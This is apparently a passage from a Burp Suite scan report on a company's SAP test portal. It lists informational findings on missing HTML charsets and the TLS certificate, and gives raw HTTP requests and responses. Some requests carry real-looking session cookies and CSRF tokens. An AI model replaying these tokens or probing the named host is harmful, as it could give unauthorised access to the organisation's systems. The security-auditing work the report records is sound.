Vulnerability classifications

- [CWE-436: Interpretation Conflict](#)
- [CAPEC-63: Cross-Site Scripting \(XSS\)](#)

Request 1

```
GET /neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1017410
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220613145651
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="apple-mobile-web-app-capable" content="yes" />
...[SNIP]...
```

28. HTML does not specify charset

There are 4 instances of this issue:

- [/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common/emptyhover.html](#)

- /com.sap.portal.pagebuilder/html/EmptyDocument.html
- /htmlb/jslib/emptyhover.html
- /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

Vulnerability classifications

- **CWE-16: Configuration**
- **CWE-436: Interpretation Conflict**

28.1. https://testportal.zalaris.com/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common/emptyhover.html

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common/emptyhover.html

Request 1

```
GET /com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common/emptyhover.html HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:50:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 04:50:00 GMT
content-type: text/html
Content-Length: 1293
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
```

```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html>
<head>
  <title>Untitled</title>
  <link rel="stylesheet" type="text/css" />
</head>
<body>
<script type="text/javascript">
function ur_autorelax() {
var hostname = location.hostname,
...[SNIP]...
```

28.2. https://testportal.zalaris.com/com.sap.portal.pagebuilder/html/EmptyDocument.html

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/com.sap.portal.pagebuilder/html/EmptyDocument.html

Request 1

```
GET /com.sap.portal.pagebuilder/html/EmptyDocument.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
last-modified: Fri, 11 Mar 2022 05:01:58 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/com.sap.portal.pagebuilder
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 429
Connection: close

<html>
<head>
  <title>Untitled</title>
```

```
<script type="text/javascript">

function relax( input )
{
  if (input.search(/^[^\\d+\\.\\d+\\.\\d+\\.\\d+\\.\\d+$/)>=0 )
  {
    return input;
  }
  var InD
  ...[SNIP]...
```

28.3. <https://testportal.zalaris.com/htmlb/jslib/emptyhover.html>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **</htmlb/jslib/emptyhover.html>**

Request 1

```
GET /htmlb/jslib/emptyhover.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/htmlb
Content-Length: 1999
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html>
<head>
  <title>Untitled</title>
  <link rel="stylesheet" type="text/css" />
</head>
<script language="JavaScript">
// -----
...[SNIP]...
```

28.4. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:52:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
Content-Length: 35773
cache-control: max-age=604800
sap-cache-control: +604800
sap-isc-uagent: 0
last-modified: Thu, 30 Jun 2022 04:52:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=
...[SNIP]...
```

29. TLS certificate

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/**

Issue detail

The server presented a valid, trusted TLS certificate. This issue is purely informational.

The server presented the following certificates:

Server certificate

Issued to: *.zalaris.com, zalaris.com
Issued by: DigiCert TLS RSA SHA256 2020 CA1
Valid from: Thu Mar 03 05:30:00 IST 2022
Valid to: Tue Apr 04 05:29:59 IST 2023

Certificate chain #1

Issued to: DigiCert TLS RSA SHA256 2020 CA1
Issued by: DigiCert Global Root CA
Valid from: Thu Sep 24 05:30:00 IST 2020
Valid to: Tue Sep 24 05:29:59 IST 2030

Certificate chain #2

Issued to: DigiCert Global Root CA
Issued by: DigiCert Global Root CA
Valid from: Fri Nov 10 05:30:00 IST 2006
Valid to: Mon Nov 10 05:30:00 IST 2031

Issue background

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

References

- [SSL/TLS Configuration Guide](#)

Vulnerability classifications

- [CWE-295: Improper Certificate Validation](#)
- [CWE-326: Inadequate Encryption Strength](#)
- [CWE-327: Use of a Broken or Risky Cryptographic Algorithm](#)

Report generated by Burp Suite [web vulnerability scanner](#) v2022.5.1, at Fri Jul 01 11:18:23 IST 2022.